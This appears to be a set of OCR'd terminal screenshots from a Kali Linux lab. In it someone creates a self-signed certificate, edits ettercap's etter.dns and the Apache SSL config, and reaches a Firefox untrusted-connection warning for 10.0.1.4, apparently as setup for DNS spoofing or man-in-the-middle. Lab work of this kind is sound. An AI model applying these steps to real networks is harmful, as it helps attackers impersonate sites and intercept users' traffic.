
```
root@kali:/var/www/html# sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/apach
e.key -out /etc/apache2/ssl/apache.crt
```

```
root@kali:~# vim /etc/ettercap/etter.dns
```




```
root@kali:/var/www/html# vim nano /etc/apache2/sites-available/default-ssl.conf
```


```
root@kali:~# vim /etc/ettercap/etter.dns^C
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:90:29
          inet addr:10.0.1.4  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:9029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15729 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15301 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11927339 (11.3 MiB)  TX bytes:2105310 (2.0 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:248 errors:0 dropped:0 overruns:0 frame:0
          TX packets:248 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:90227 (88.1 KiB)  TX bytes:90227 (88.1 KiB)

root@kali:~# 
```



```
		# modules, e.g.
		#LogLevel info ssl:warn

		ErrorLog ${APACHE_LOG_DIR}/error.log
		CustomLog ${APACHE_LOG_DIR}/access.log combined

		# For most configuration files from conf-available/, which are
		# enabled or disabled at a global level, it is possible to
		# include a line for only one particular virtual host. For example the
		# following line enables the CGI configuration for this host only
		# after it has been globally disabled with "a2disconf".
		#Include conf-available/serve-cgi-bin.conf

		#   SSL Engine Switch:
		#   Enable/Disable SSL for this virtual host.
		SSLEngine on

		#   A self-signed (snakeoil) certificate can be created by installing
		#   the ssl-cert package. See
		#   /usr/share/doc/apache2/README.Debian.gz for more info.
		#   If both key and certificate are stored in the same file, only the
		#   SSLCertificateFile directive is needed.
		SSLCertificateFile	/etc/ssl/certs/ssl-cert-snakeoil.pem
		SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key

		#   Server Certificate Chain:
		#   Point SSLCertificateChainFile at a file containing the
		#   concatenation of PEM encoded CA certificates which form the
		#   certificate chain for the server certificate. Alternatively
		#   the referenced file can be the same as SSLCertificateFile
		#   when the CA certificates are directly appended to the server
		#   certificate for convinience.
		#SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

		#   Certificate Authority (CA):
		#   Set the CA certificate verification path where to find CA
search hit BOTTOM, continuing at TOP                                32,21-40      9%
```




```
# modules, e.g.
#LogLevel info ssl:warn

ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# For most configuration files from conf-available/, which are
# enabled or disabled at a global level, it is possible to
# include a line for only one particular virtual host. For example the
# following line enables the CGI configuration for this host only
# after it has been globally disabled with "a2disconf".
#Include conf-available/serve-cgi-bin.conf

#   SSL Engine Switch:
#   Enable/Disable SSL for this virtual host.
SSLEngine on

#   A self-signed (snakeoil) certificate can be created by installing
#   the ssl-cert package. See
#   /usr/share/doc/apache2/README.Debian.gz for more info.
#   If both key and certificate are stored in the same file, only the
#   SSLCertificateFile directive is needed.
SSLCertificateFile      /etc/apache2/ssl/apache.crt
SSLCertificateKeyFile /etc/apache2/ssl/apache.key

#   Server Certificate Chain:
#   Point SSLCertificateChainFile at a file containing the
#   concatenation of PEM encoded CA certificates which form the
#   certificate chain for the server certificate. Alternatively
#   the referenced file can be the same as SSLCertificateFile
#   when the CA certificates are directly appended to the server
#   certificate for convinience.
#SSLCertificateChainFile /etc/apache2/ssl.crt/server-ca.crt

#   Certificate Authority (CA):
#   Set the CA certificate verification path where to find CA
                                                          33,51-65      9%
```



```
root@kali:/var/www/html# sudo a2ensite default-ssl.conf
```

```
root@kali:~# vim /etc/ettercap/etter.dns^C
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:90:29
          inet addr:10.0.1.4  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:9029/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15729 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15301 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11927339 (11.3 MiB)  TX bytes:2105310 (2.0 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:248 errors:0 dropped:0 overruns:0 frame:0
          TX packets:248 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:90227 (88.1 KiB)  TX bytes:90227 (88.1 KiB)

root@kali:~# 
```



This Connection is Untrusted

You have asked Firefox to connect securely to **10.0.1.4**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

